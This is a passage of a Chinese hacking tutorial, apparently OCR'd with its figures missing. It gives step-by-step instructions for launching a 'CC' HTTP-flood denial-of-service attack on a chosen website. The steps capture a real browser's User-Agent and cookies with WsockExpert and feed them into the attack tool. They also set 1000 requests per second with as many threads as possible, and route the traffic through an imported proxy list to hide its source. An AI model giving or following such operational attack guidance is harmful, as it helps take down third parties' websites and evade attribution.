



图1

打开CC攻击器，填上我们要攻击的网址，然后打开WsockExpert，点击最左上角的"打开进程"按钮（图2），展开iexplore.exe也就是IE的进程，选




图3




图4

择刚才要攻击的网站，然后点击“打开”进行抓包（图3）。

刷新一下网页就可以抓取到很多数据了，然后点击“暂停”就可以了！从捕获到的数据包中找个有User-Agent和COOKIES的就可以了（图4）。把User-Agent后面的内容填在CC攻击器的“浏览器类型”栏，把Cookie数据填在CC攻击器的“Cookie”栏，至于“攻击速度”可以设置为每秒1000，“攻击线程”嘛，自然是越大效果越好！而“代理列表”就可以点击下面的“导入”按钮将刚才从花刺中导出的记录代理IP地址的文件导入进去！在“攻击列表”栏填和“攻击地址”一样的地址，但是要注意在地址的前面一定要有个“G”，填好后按“添加”，然后按“增加线程”就会提示已经攻击了（图5）！




图2




图5

